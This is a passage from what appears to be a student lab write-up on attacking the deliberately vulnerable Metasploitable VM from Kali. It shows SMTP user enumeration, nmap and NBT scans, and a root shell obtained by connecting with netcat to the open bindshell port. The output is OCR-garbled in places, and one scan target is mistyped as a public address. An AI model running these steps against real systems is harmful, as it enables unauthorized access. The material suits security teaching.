USER_FILE     /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes                The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.56.101:25 -> 192.168.56.101:220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

```

Step 8:

nc 192.168.56.101 25

On a different terminal, use the above command to target port 25 of metasploitable.

```
[root@kali ~]# nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Step 9:

VRFY daemon

VRFY mysql

VRFY postgres

```
# nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFFY mysql
252 2.0.0 mysql
VRFFY daemon
252 2.0.0 daemon
VRFFY postgres
502 5.5.2 Error: command not recognized
VRFFY postgres
252 2.0.0 postgres
```

c) Exploiting Metasploit using Blind shell.

Step 1:

Ifconfig

nbtscan 192.168.56.0/24

Check your ip-address and scan all the devices in that ip range.

```
root@kali: ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 brd 192.168.56.255 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::427b:94ff%eth0 brd fe80::ff:fe7b:94ff%eth0 mtu 1280
                link-layer 00:0c:29 brd ff:ff:ff:ff:ff:ff
                RX packets 106 bytes 16276 (15.8 Kib)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 56 bytes 8516 (8.3 Kib)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 brd ::1 prefixlen 128 scopeid 0x10<host>
                loop queueingdisc 1000 (Local Loopback)
                RX packets 1254 bytes 112864 (110.2 Kib)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1254 bytes 112864 (110.2 Kib)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[...]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.255 Sendo failed: Permission denied

[...]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
[...]
```

Step 2:

nmap -sV 192.168.56.101

Scan for the versions of all the services whose ports are currently open.


```
root@kali: ~]# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 01:10 EST
mass_dns warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 57.40% done; ETC: 01:10 (0:00:01 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.80% done; ETC: 01:10 (0:00:01 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0005s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  dns    ISC BIND 9.4.2
80/tcp    open  http   Apache Httpd 2.2.8 ((Ubuntu) DAV/2)
311/tcp   open  rpcbind 3 (RPC #100000)
319/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexecd
513/tcp   open  login  OpenBSD or Solaris rlogin
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-rmi  GNU Claspath grmregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.0.2
3306/tcp  open  mysql  MySQL 5.0.51a-1ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11   (access denied)
6667/tcp  open  irc    UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/report/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
[...]
```

Step 3:

nc 192.168.56.101 1524

Use netcat and go for port 1524 i.e bindshell on metasploitable. Root access to metasploitable will be provided.



```
root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 01:10 EST
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
Host is up (0.000s latency).
Nmap scan report for 192.168.56.101
Host is up (0.000s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #10000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit_rsh_execed
513/tcp   open  login  OpenBSD or Solaris rlogin
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-remnux  GNU Claspath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc    TightVNC (Protocol 3.3)
6000/tcp open  X11    (Access denied)
6667/tcp open  irc    UnrealIRCd
8009/tcp open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:0E:41:9C (Oracle VM VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds


root@kali:~# nc 192.168.56.101 1524
root@metasploitable:~#
```

d) Exploiting Metasploit using HTTP.

Step 1:

Ifconfig

Check your ip-address.



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::8048:bd62%2: prefixlen 64 scopeid 0x20<link>
                    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                        RX packets 31 bytes 4849 (4.7 KiB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 784 bytes 49398 (48.2 KiB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1000 (Local Loopback)
                        RX packets 126 bytes 13144 (12.8 KiB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 126 bytes 13144 (12.8 KiB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

Step 2:

nbtscan 192.168.56.0/24

Find the ip-address of metasploitable.




```
(root@kali)-[~]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name    Server      User      MAC address
192.168.56.101  METASPLOITABLE <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

The terminal shows the output of the nbtscan command, which scans for NBT names on the network segment 192.168.56.0/24. It finds one host at IP 192.168.56.101 with the NetBIOS name 'METASPLOITABLE' and MAC address 00:00:00:00:00:00. A note indicates that a sendto failed due to permission denial on another host at IP 192.168.56.255. To the right of the terminal is a screenshot of a Firefox browser window showing various icons in the toolbar.

Step 3:

Visit the ip-address/phpinfo.php



The screenshot shows a Kali Linux desktop environment with a terminal window open in the background. In the foreground, a Firefox browser window is open to the URL 192.168.56.101/phpinfo.php. The browser title bar shows the URL and the word 'Screenshot taken'. The main content of the browser is the PHP Info page, which displays detailed information about the PHP configuration. Key details include:

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/mysqlnd.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv*, bzip2*, zlib*

At the bottom of the browser window, there is a footer note: "This server is protected with the Suhosin Patch 0.9.6.2 Copyright (c) 2006 Hardened-PHP Project". The status bar at the bottom of the screen shows the date and time as 09/03/2023 7:22 PM.

Step 4:

Open msfconsole

Step 5:

search HTTP scanner

Search for this service.

```
SEARCH FOR THIS SERVICE

File Actions Edit View Help
+ --=[ 9 evasion ]]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search HTTP scanner


Matching Modules

# Name
0 auxiliary/scanner/http/a10networks_ax_directory_traversal
1 auxiliary/scanner/snmp/sbg6580_enum
2 auxiliary/scanner/http/wp_abandoned_cart_sql
3 auxiliary/scanner/http/acellion_fta_statecode_file_read
4 auxiliary/scanner/http/adobe_xml_inject
5 auxiliary/scanner/http/advantech_webaccess_login
6 auxiliary/scanner/http/algore_rompager_misfortune_cookie
7 auxiliary/scanner/ftp/anonymous
8 auxiliary/scanner/http/apache_userdir_enum
9 auxiliary/scanner/http/apache_normalise_path
10 auxiliary/scanner/http/apache_activemq_traversal
11 auxiliary/scanner/http/apache_activemq_source_disclosure
12 auxiliary/scanner/http/axis_login
13 auxiliary/scanner/http/axis_local_file_include
14 auxiliary/scanner/http/apache_flink_jobmanager_traversal
15 auxiliary/scanner/http/mod_negotiation_brute
16 auxiliary/scanner/http/mod_negotiation_scanner
17 auxiliary/scanner/http/apache_optionsleed
18 auxiliary/scanner/http/rewrite_proxy_bypass
19 auxiliary/scanner/http/tomcat_enum
20 auxiliary/scanner/http/apache_mod_cgi_bash_env
21 auxiliary/scanner/afp/afp_server_info
22 auxiliary/scanner/afp/afp_login
23 auxiliary/vnc/rdc_root_pw
24 auxiliary/admin/applet/applet_display_image
25 auxiliary/admin/applet/applet_display_video

root@kali:~#
```

Step 6:

set rhosts 192.168.56.101



```
File Actions Edit View Help
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > 
```

Step 7:

exploit

Exploit the system.



```
File Actions Edit View Help
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.


msf6 auxiliary(scanner/http/http_version) > exploit
[*] 192.168.56.101:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > 
```

5. Perform Network scanning using following nmap commands:

- a) nmap -p
- b) nmap -sV
- c) nmap -sT
- d) nmap -O
- e) nmap -A
- f) nmap -Pt

1) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.



```
File Actions Edit View Help
root@kali: ~
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1090/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open cproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

[root@kali: ~]
# nmap -p 21,22 92.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 92.168.56.101
Host is up (0.0010s latency).

